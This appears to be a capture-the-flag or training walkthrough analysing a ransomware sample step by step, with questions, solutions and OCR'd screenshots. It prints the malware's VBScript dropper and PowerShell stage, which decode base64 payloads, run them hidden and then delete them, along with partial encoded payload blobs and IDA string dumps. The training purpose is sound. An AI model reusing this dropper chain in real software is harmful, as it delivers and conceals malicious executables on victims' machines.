
Answer: aisoudfwemidf.ps1

Herensuge 4

What file did the Powershell script create and execute?


Solution

Open **caller.vbs** in Sublime Text, erase the code that runs and deletes the PowerShell script.


C:\Users\tracerfire\Desktop\Artifacts\smtp\caller.vbs - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
caller.vbs


```
    BinaryStream.CharSet = "us-ascii"

    'Open the stream And get text/string data from the object
    Stream_BinaryToString = BinaryStream.ReadText
    Set BinaryStream = Nothing
  End Function


  Set objFSO=CreateObject("Scripting.FileSystemObject")

  outFile="aisoudfwemidf.ps1"
  Set objFile = objFSO.CreateTextFile(outFile,True)
  objFile.Write Base64Decode(executable)
  objFile.Close

  SET oShell = WScript.CreateObject("Wscript.Shell")
  currentCommand = "powershell.exe -WindowStyle Hidden .\aisoudfwemidf.ps1"
  oShell.run currentCommand,1,True

  objFSO.DeleteFile "aisoudfwemidf.ps1"
```

Run **caller.vbs** and it will create **aisoudfwemidf.ps1**



Name	Date modified	Type	Size
alabank	8/28/2018 2:33 PM	File folder	
asarea	8/28/2018 2:33 PM	File folder	
ebeltze	7/31/2019 3:09 PM	File folder	
aisoudfwemidf.ps1	8/6/2019 5:41 PM	Windows PowerS...	4,799 KB
caller.vbs	8/6/2019 5:36 PM	VBScript Script File	6,400 KB
carve.py	8/24/2018 10:51 AM	Python File	2 KB

Open the decoded file using Sublime Text and scroll to the bottom to see the name of the executable file that is created.



C:\Users\tracerfire\Desktop\Artifacts\ARTIFACTS FOUND\aisoudfwemidfps1.dat - Sublime Text (UNREGISTERED)

```
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'
# end executable
$filename = 'aisoudfwemidf.exe'

$bytes = [Convert]::FromBase64String($b64)
[IO.File]::WriteAllBytes($filename, $bytes)
Start-Process -FilePath $filename -Wait
Remove-Item $filename
```


Answer: aisoudfwemidf.exe

Herensuge 5

Time to do some reverse engineering! At first glance, the final executable is packed. (https://en.wikipedia.org/wiki/Executable_compression (https://en.wikipedia.org/wiki/Executable_compression)). What popular packer does this executable use?


Solution

Continue from Herensuge 4 with the same file, **aisoudfwemidf.psi**. Open the file in PowerShell ISE and delete the code that runs and deletes the executable. Run the PowerShell script.



```
# start executable
$b64 = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAA
# end executable
$filename = 'aisoudfwemidf.exe'

$bytes = [Convert]::FromBase64String($b64)
[IO.File]::WriteAllBytes($filename, $bytes)
Start-Process -FilePath $filename -Wait
Remove-Item $filename
```

Open the application **PEiD** and open the **aisoudfwemidf.psi** file in it. You'll notice that the EP Section listes UPX. UPX is a popular packer.



File: C:\Users\tracerfire1\Desktop\smtp\Herensuge\aisoudfwemidf.exe

Entrypoint: 00032710
EP Section: UPX1
File Offset: 00007910
First Bytes: 60,BE,15,B0
Linker Info: 2.24
Subsystem: Win32 GUI

Nothing found [Overlay] *

☑ Stay on top

Answer: UPX


Herensuge 6

Unpack the executable. What programming language was the original executable written in?

Solution

Still looking at the same file in IDA.

Scroll all the way down in the **Strings** tab and notice that Python is mentioned twice. Assume that the programming language is Python.



```
"..." seg000:...   00000007   C    OlpW4lx
"..." seg000:...   00000005   C    \\JUQJ
"..." seg000:...   00000005   C    lng\ar
"..." seg000:...   00000006   C    $-%0(c
"..." seg000:...   00000005   C    99hf{
"..." seg000:...   00000008   C    lA5CNe.J
"..." seg000:...   0000000F   C    zout00-PYZ.pyz
"..." seg000:...   00000008   C    mstruct
"..." seg000:...   00000012   C    mpyimod01_os_path
"..." seg000:...   00000012   C    mpyimod02_archive
"..." seg000:...   00000014   C    mpyimod03_importers
"..." seg000:...   00000015   C    spyiboot01_bootstrap
"..." seg000:...   0000000C   C    sransomware
"..." seg000:...   0000001D   C    bmicrosoft.vc90.crt.manifest
"..." seg000:...   0000000D   C    bmsvcr90.dll
"..." seg000:...   0000000D   C    bmsvcp90.dll
"..." seg000:...   0000000D   C    bmsvcm90.dll
"..." seg000:...   0000000E   C    bpython27.dll
"..." seg000:...   00000011   C    bunicodedata.pyd
"..." seg000:...   00000009   C    bbz2.pyd
"..." seg000:...   0000000E   C    b_hashlib.pyd
"..." seg000:...   0000000D   C    b_ctypes.pyd
"..." seg000:...   0000000C   C    bselect.pyd
"..." seg000:...   0000001A   C    bCrypto.Util._counter.pyd
"..." seg000:...   00000018   C    bCrypto.Cipher._AES.pyd
"..." seg000:...   00000019   C    bransomware.exe.manifest
"..." seg000:...   00000037   C    opyi-windows-manifest-filename ransomware.exe.manifest
"..." seg000:...   0000000E   C    \x1Bpython27.dll
```

Answer: Python


Herensuge 7

What is the prefix preceding the random number in the name of the temporary directory created by the ransomware?

Solution


Still looking at the same file in IDA.

Looking at the bottom of the **Strings** tab, notice **opyi-windows-manifest-filename ransomeware.exe.manifest.**




```
"..." seg000:...  00000011  C  bunicodedata.pyd
"..." seg000:...  00000009  C  bbz2.pyd
"..." seg000:...  0000000E  C  b_hashlib.pyd
"..." seg000:...  0000000D  C  b_ctypes.pyd
"..." seg000:...  0000000C  C  bselect.pyd
"..." seg000:...  0000001A  C  bCrypto.Util._counter.pyd
"..." seg000:...  00000018  C  bCrypto.Cipher._AES.pyd
"..." seg000:...  00000019  C  bransomware.exe.manifest
"..." seg000:...  00000037  C  opyi-windows-manifest-filename ransomware.exe.manifest
"..." seg000:...  0000000E  C  \x1Bpython27.dll
```

Click on it and it opens **IDA View-A** Tab, right below **opyi-windows-manifest-filename ransomeware.exe.manifest**, it says **MEI**.



```
seg000:00383AC8                 db  6Dh ; m
seg000:00383AC9                 db  65h ; e
seg000:00383ACA                 db  20h
seg000:00383ACB                 db  72h ; r
seg000:00383ACC                 db  61h ; a
seg000:00383ACD                 db  6Eh ; n
seg000:00383ACE                 db  73h ; s
seg000:00383ACF                 db  6Fh ; o
seg000:00383AD0                 db  6Dh ; m
seg000:00383AD1                 db  77h ; w
seg000:00383AD2                 db  61h ; a
seg000:00383AD3                 db  72h ; r
seg000:00383AD4                 db  65h ; e
seg000:00383AD5                 db  2Eh ; .
seg000:00383AD6                 db  65h ; e
seg000:00383AD7                 db  78h ; x
seg000:00383AD8                 db  65h ; e
seg000:00383AD9                 db  2Eh ; .
seg000:00383ADA                 db  6Dh ; m
seg000:00383ADB                 db  61h ; a
seg000:00383ADC                 db  6Eh ; n
seg000:00383ADD                 db  69h ; i
seg000:00383ADE                 db  66h ; f
seg000:00383ADF                 db  65h ; e
seg000:00383AE0                 db  73h ; s
seg000:00383AE1                 db  74h ; t
seg000:00383AE2                 db    0
seg000:00383AE3                 db    0
seg000:00383AE4                 db    0
seg000:00383AE5                 db    0
seg000:00383AE6                 db    0
seg000:00383AE7                 db    0
